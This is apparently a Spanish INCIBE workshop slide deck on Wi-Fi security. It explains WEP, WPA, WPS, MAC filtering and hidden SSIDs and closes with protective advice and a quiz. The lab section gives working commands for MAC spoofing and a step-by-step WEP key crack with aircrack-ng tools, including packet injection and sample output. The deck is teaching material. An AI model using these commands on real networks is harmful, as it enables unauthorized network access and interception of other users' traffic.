La obtención de información se amplía, pidiendo obtener distinta información útil para el atacante, tal y como podría ser el servidor que aloja el servicio, aplicaciones que tiene instaladas, etc.



Cifrado de las comunicaciones y control de acceso

Debido a la naturaleza de las redes inalámbricas, es fundamental que las comunicaciones se cifren. Si la comunicación se lleva a cabo en claro, cualquiera puede interceptar la comunicación y ni siquiera ser detectado.

Existen varios protocolos de cifrado Wi-Fi, pero no todos ellos son seguros, algunos tienen debilidades conocidas y son fácilmente atacables, como veremos de forma práctica.

Los protocolos de cifrado existentes son los siguientes:


- **WEP** (Wired Equivalent Privacy). (1999)
- **WPA** (Wi-Fi Protected Access). (2003)
- **WPA2** (Wi-Fi Protected Access 2). (2004)

Cifrado de las comunicaciones y control de acceso

Wired Equivalent Privacy (WEP)

El objetivo del sistema **W**ired **E**quivalent **P**rivacy (**WEP**, “Privacidad Equivalente a Cableado”) es proporcionar a una red inalámbrica una seguridad equivalente a la de una red cableada.

Esto se consigue sustituyendo el componente de seguridad física por la necesidad de una contraseña. Es importante señalar que el sistema WEP no protege de escuchas de tráfico realizadas por usuarios ya conectados. Este hecho ya existe en una red cableada: un usuario malintencionado que consiga acceso físico a la red puede “escuchar” el tráfico de datos emitido por los otros usuarios.



Cifrado de las comunicaciones y control de acceso

Wi-Fi Protected Access (WPA)

El sistema **WPA** (**W**i-Fi **P**rotected **A**ccess) se crea para corregir las deficiencias de seguridad del sistema anterior (WEP). La principal diferencia de WPA con WEP es la fortaleza del sistema de cifrado, siendo el de WPA mucho más robusto y resistente a ataques criptográficos.


WPA utiliza TKIP (Temporal Key Integrity Protocol), un sistema que cambia las claves de cifrado periódicamente.

Este formato ha evolucionado en el estándar **WPA2**.

Cifrado de las comunicaciones y control de acceso

Wi-Fi Protected Setup (WPS)

El sistema **W**i-Fi **P**rotected **S**etup (**WPS**) es un sistema que permite acceder a una red inalámbrica WEP o WPA de forma sencilla sin necesidad de conocer la clave. Para ello, se debe pulsar un botón en el punto de acceso, es decir, se necesita **acceso físico**.



Cifrado de las comunicaciones y control de acceso

Filtrado MAC

El filtrado MAC es un sistema que autoriza el acceso a la red a los dispositivos registrados. Cada dispositivo (ordenador, teléfono…) tiene un identificador único, la dirección MAC, que se debe registrar en el punto de acceso antes de conectarse a la red. Si el dispositivo no está autorizado, el acceso a la red no se completará aunque se disponga de la contraseña de acceso.

Cifrado de las comunicaciones y control de acceso

Práctica: Cambiar la dirección MAC

En este ejercicio vamos a demostrar porqué el filtrado de MAC no es una buena solución de seguridad a la hora de restringir el acceso a nuestra red de internet.

Vamos a utilizar el comando **macchanger** de Kali Linux:

- Cambia la dirección MAC por una dirección aleatoria:

```
root@EYLab:~# macchanger -r eth0
Permanent MAC: 5c:26:0a:45:26:5b (Dell Inc.)
Current   MAC: 5c:26:0a:45:26:5b (Dell Inc.)
New       MAC: 50:56:8a:41:1e:99 (unknown)
```


- Cambia la dirección MAC por una dirección manual que queramos:

```
root@EYLab:~# macchanger -m 5c:26:0a:45:26:5b eth0
Permanent MAC: 5c:26:0a:45:26:5b (Dell Inc.)
Current   MAC: 50:56:8a:41:1e:99 (unknown)
New       MAC: 5c:26:0a:45:26:5b (Dell Inc.)
```

Cifrado de las comunicaciones y control de acceso

Ocultación del SSID

Una medida de seguridad extendida es ocultar el SSID (identificador) de la red, configurando los puntos de acceso para que no “anuncien” la red. Para conectarse a la red es necesario introducir manualmente su nombre:



Cifrado de las comunicaciones y control de acceso

Debilidades (I)

Hoy en día, el cifrado WEP no se considera seguro al existir ataques sencillos que permiten obtener la clave rápidamente sin necesidad de emplear **fuerza bruta**. En cambio, WPA y WPA2 se consideran seguros al no existir todavía ataques criptográficos sencillos.


En diciembre 2011, Stefan Viehböck publicó una debilidad grave del sistema WPS que permite acceder a la red en un tiempo razonable (uno o dos días). Esta debilidad permite acceder a redes Wi-Fi protegidas por WPA o WPA2. Actualmente, el único método de defensa frente a este ataque es deshabilitar WPS, que ya no se considera seguro.

Cifrado de las comunicaciones y control de acceso

Debilidades (II)

El filtrado MAC es una medida de seguridad considerada ineficaz. En efecto, las direcciones MAC **siempre viajan por la red en claro** (aunque la red esté cifrada), por lo que un atacante puede fácilmente suplantar otro dispositivo (MAC spoofing).

La ocultación del SSID es una medida obsoleta ya que se pueden descubrir las redes analizando el tráfico de red. Herramientas como inSSIDer permiten listar todas las redes en alcance, incluidas las ocultas.



Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

Será necesario el uso de varios programas:

iwlist/ifconfig (para listar los interfaces Wi-Fi)
airmon-ng (para que la tarjeta de red escuche todo el tráfico)
airodump-ng (para capturar y salvar los paquetes de la red Wi-Fi)
aireplay-ng (para inyectar tráfico en la red Wi-Fi)
aircrack-ng (para romper la clave WEP)

Configuración previa:
/etc/init.d/network-manager stop

Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

Práctica realizada en un entorno de pruebas controlado. Intentar realizar esto con una red Wi-Fi real puede tener consecuencias legales

En una primera etapa será necesario poner nuestra interfaz de red Wi-Fi en modo monitor para que pueda escuchar todo el tráfico en circulación. El comando **ifconfig** permite ver el nombre de nuestra interfaz de red inalámbrica.


```
root@EYLab:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 00:24:d7:95:33:5c
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

En una segunda etapa será necesario poner nuestra interfaz de red Wi-Fi en modo monitor para que pueda escuchar todo el tráfico en circulación (incluso el tráfico de los demás usuarios).

Se puede habilitar este modo con el programa **airmon-ng**.



Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

En una tercera etapa será necesario saber cual es nuestro objetivo a analizar, más en concreto, saber qué red queremos atacar. Esto se hace con el comando **airodump-ng.**

```
root@EYLab:~# airodump-ng -c 1 mon0
```

```
CH  1 ][ Elapsed: 8 s ][ 2015-01-13 20:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A4:4E:31:4C:F4:28  -35   0      106        0    0   1  11   WEP  WEP         puntoDeAcceso
                   -65   6        7        0    0   3  54e. WPA2 CCMP   PSK
                   -67   1        3        0    0   3  54e. WPA2 CCMP   PSK
                   -75  66       47        2    0   1  54e. WPA2 CCMP   PSK
                   -81  92       90        0    0   1  54e. WPA2 CCMP   PSK
                   -83  19       10        0    0   1  54e. OPN
                   -83   0        4        0    0   1  54e. WPA2 CCMP   PSK
                   -83  60        1        0    0   1  54e. OPN
                   -84 100       33        5    0   1  54e  WPA  CCMP   PSK
                   -84   7        5        0    0   1  54e. WPA2 CCMP   PSK
                   -86   0        0        2    0   1  -1   WPA
```

Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

En una cuarta etapa seleccionamos la red que queremos atacar y ejecutamos el comando para capturar los paquetes necesarios para obtener la contraseña de la red. Lo haremos con **airodump-ng.**

```
root@EYLab:~# airodump-ng -c 1 --bssid A4:4E:31:4C:F4:28 -w salida mon0
```

```
CH  1 ][ Elapsed: 16 s ][ 2015-01-13 19:44

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A4:4E:31:4C:F4:28  -23   0      120        0    0   1  11   WEP  WEP         puntoDeAcceso

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

En una quinta etapa será necesario inyectar el tráfico necesario para poder romper la clave. Para poder romper la clave, es necesario analizar una gran cantidad de tráfico de red para así deducirla. Esto no es necesario si ya existe mucho tráfico en la red, en caso contrario, la inyección de tráfico con el programa **aireplay-ng** permite que el punto de acceso "conteste" a las peticiones enviadas, generando el tráfico necesario.

```
root@EYLab:~# aireplay-ng -1 0 -e puntoDeAcceso -a A4:4E:31:4C:F4:28 -h 00:24:D7:95:33:5C mon0
19:57:33  Waiting for beacon frame (BSSID: A4:4E:31:4C:F4:28) on channel 1

19:57:33  Sending Authentication Request (Open System) [ACK]
19:57:33  Authentication successful
19:57:33  Sending Association Request [ACK]
19:57:33  Association successful :-) (AID: 1)
```

Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

En una sexta etapa utilizamos la inyección de tráfico con el programa **aireplay-ng** en el modo ARP que permite la aceleración en cuanto a captura de paquetes se refiere.

```
root@EYLab:~# aireplay-ng -3 -b A4:4E:31:4C:F4:28 -h 00:24:D7:95:33:5C mon0
19:45:59  Waiting for beacon frame (BSSID: A4:4E:31:4C:F4:28) on channel 1
Saving ARP requests in replay_arp-0113-194559.cap
You should also start airodump-ng to capture replies.
Read 709 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Cifrado de las comunicaciones y control de acceso

Práctica: ruptura de una clave WEP

Finalmente se utiliza el programa **aircrack-ng**, que analizará el tráfico recibido y deducirá la clave. Esto es posible gracias a las debilidades intrínsecas a WEP.

```
root@EYLab:~# aircrack-ng -b A4:4E:31:4C:F4:28 salida.cap
```

```
                                 Aircrack-ng 1.2 beta3

                          [00:00:00] Tested 3 keys (got 54088 IVs)

KB    depth   byte(vote)
 0    0/  1   12(75264) 53(65536) C3(65280) C7(64768) 74(64256) CA(64256) A1(61696) D5(61696) 17(60672) 24(60672) 50(60672) 9E(60160)
 1    0/  1   34(69376) A6(65024) 6C(62208) E1(62208) 1B(61184) 31(61184) 43(61184) FB(60928) AB(60672) B3(60416) 48(59648) 68(59648)
 2    0/  1   56(73472) 72(64000) A4(63488) 9F(62976) 3D(62720) B2(62464) 6D(61952) 18(61696) AD(61696) 7C(61440) 33(60928) 1D(60416)
 3    0/  1   78(73472) 1A(63744) 73(63744) 10(63488) 38(62976) 34(62720) 87(62208) AB(62208) 6E(61952) 0C(61440) 6B(61440) 75(60928)
 4    0/  2   18(68864) AE(67584) 3E(66048) DF(64256) 12(63488) 1C(63232) CD(62720) 14(62464) F7(62464) 20(61696) 4A(61696) E7(61696)

                    KEY FOUND! [ 12:34:56:78:9A ]
     Decrypted correctly: 100%
```

Índice

Ataques a redes Wi-Fi


- Existen diferentes tipos de ataques a las redes Wi-Fi debido a su naturaleza:

  - **Ataques de denegación de servicio:** difícilmente evitables, ya que se podría generar el suficiente ruido para no permitir las comunicaciones.
  - **Intercepción de las comunicaciones**: por su naturaleza, las comunicaciones inalámbricas pueden ser comprometidas sin detección. Si no se emplea un mecanismo robusto de cifrado, la confidencialidad se vería afectada.
  - **Inyección de tráfico**: modificando la integridad de las comunicaciones mediante la inyección de información en la red.
  - **Acceso a la red:** estableciendo conexiones no autorizadas.

Índice


Seguridad en clientes Wi-Fi

- Aunque no se esté conectado a una red Wi-Fi, pueden ser atacados los dispositivos que están bajo su alcance.
- PNL: Prefered Network list: Listado de nombres de redes preferidas a las que nos conectamos habitualmente.
- La PNL no debe anunciar ninguna red.
- Si se pregunta por el nombre de una red oculta que está contenida en la PNL, se desvelará el nombre y el dispositivo será atacable mediante un punto de acceso falso.



Seguridad en clientes Wi-Fi

- Podemos estar conectados a una red Wi-Fi legítima y recibir un mensaje de “desautenticación” (deauth) enviado por un atacante.
- Un punto de acceso falso con el mismo identificador de red podría ser usado por nuestro dispositivo Wi-Fi (móvil, tablet, etc.)
- El punto de acceso falso podría comprometer el flujo de información, llevándonos a web falsas, filtrar tráfico, robar nuestras credenciales, etc.



Índice

Resumen

Como norma general nos podemos proteger de estos ataques con las siguientes medidas:

- No conectarse a redes desconocidas.
- Mantener actualizado el software de los puntos de acceso, routers, etc.
- Utilizar algoritmos de cifrado robustos (WPA/2).
- Instalar sistemas de prevención de intrusiones (WIPS: Wireless Intrusion Prevention System).
- Auditar las redes para encontrar puntos de acceso falsos.
- No permitir a nuestros dispositivos conectarse de manera automática a redes Wi-Fi.

Resumen

¿Qué hemos visto en esta jornada?

- Fundamentos de las comunicaciones inalámbricas.
- Un poco de historia: Marconi y Tesla como grandes precursores.
- Ventajas en el uso de redes Wi-Fi.
- Que cifrados y mecanismos de acceso existen en las redes Wi-Fi.
- Cómo podemos romper fácilmente cifrados y claves débiles.
- Seguridad de clientes Wi-Fi como muchos de nuestros teléfonos.
- Ataques y riesgos que pueden sufrir las redes Wi-Fi.
- Qué hacer para protegernos e incrementar la seguridad de nuestras conexiones, tanto las redes inalámbricas como los dispositivos que se conectan a ellas.

Resumen

Cuestiones

1. ¿Qué algoritmo de cifrado WiFi tiene debilidades conocidas?
2. ¿Qué información podrías ver conectándote a una red sin cifrado?
3. ¿Qué algoritmo de cifrado usarías en tu red Wi-Fi?
4. ¿Qué es la PNL de un dispositivo Wi-Fi?
5. ¿Es seguro usar una red WiFi oculta?

Resumen

Respuestas

1. El cifrado WEP (*Wired Equivalent Privacy*, Privacidad equivalente a cableado) no se considera seguro al existir ataques sencillos que permiten obtener la clave rápidamente sin necesidad de emplear la fuerza bruta.

2. Sería posible a la información personal de otro usuario que esté usando la misma red sin cifrado.

3. El algoritmo que se debe usar es WPA2 ya que es el más seguro.

4. PNL (*Prefered Network List*) es el listado de nombres de redes preferidas a las que nos conectamos habitualmente.

5. Las redes ocultas no anuncian de forma activa su SSID, lo que añade un nivel de "seguridad por oscuridad" porque cualquier dispositivo que quiera conectarse debe conocer previamente su nombre.

Índice

Encuesta de satisfacción

Actuaciones
I+D+i y Promoción de Talento en Ciberseguridad

Este taller y el resto de las Jornadas "Espacio de Ciberseguridad" forman parte del «**Eje V: Programa de Excelencia en Ciberseguridad**» dentro del **Plan de Confianza Digital** del Ministerio de Industria, Energía y Turismo (**MINETUR**) que se está llevando a cabo desde **INCIBE** para la **promoción y captación de talento en Ciberseguridad**.

Si te gusta la ciberseguridad y quieres profundizar en este tema, dentro del Plan de Confianza Digital se están desarrollando las siguientes actividades y eventos de ciberseguridad:

- **Formación especializada en ciberseguridad:** MOOC que se desarrollan a través de la plataforma de formación de INCIBE (http://formacion-online.incibe.es) sobre conceptos avanzados en ciberseguridad tales como ciberseguridad industrial, seguridad en dispositivos móviles, programación segura, malware y sistemas TI.

- **Programa de becas:** Programa de becas anual en el que se establecerán diferentes tipologías de becas: formación de cursos especializados y másteres en ciberseguridad, y becas de investigación. Todas las publicaciones de este tipo se realizará a través de la siguiente página https://www.incibe.es/convocatorias/ayudas/.

- **Evento de ciberseguridad – CyberCamp** (http://cybercamp.es).

CyberCamp es el evento internacional de INCIBE para identificar, atraer y promocionar el talento en ciberseguridad.

- Identificar trayectorias profesionales de los jóvenes talento.
- Detectar y promocionar el talento mediante talleres y retos técnicos.
- Atraer el talento ofreciendo conferencias y charlas de ciberseguridad por profesionales y expertos de primer nivel.

Y muchas cosas más….

- Evento para **familias**, contando con actividades de concienciación y difusión de la ciberseguridad para padres, educadores e hijos.
- Promoción de la **industria** e **investigación** en ciberseguridad.

https://cybercamp.es/

https://twitter.com/CybercampEs

https://www.facebook.com/CyberCampEs

Gracias

por tu atención

Contáctanos

Contacto (más información y dudas sobre las jornadas):

espaciosciberseguridad@incibe.es

En las redes sociales:

@incibe
@certsi
@osiseguridad
@CyberCampES

Oficina de Seguridad del internauta
(Pienso luego clico)

INCIBE
OSIseguridad

Oficina de Seguridad del internauta
CyberCamp

Pág. INCIBE
Grupo INCIBE

Oficina de Seguridad del internauta

En la sede:
Avenida José Aguado, 41 - Edificio INCIBE
24005 León
Tlf. 987 877 189

En los sitios web:
www.incibe.es
www.osi.es
www.cybercamp.es

www.incibe.es

INSTITUTO NACIONAL DE CIBERSEGURIDAD

NATIONAL CYBERSECURITY INSTITUTE OF SPAIN

incibe_

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO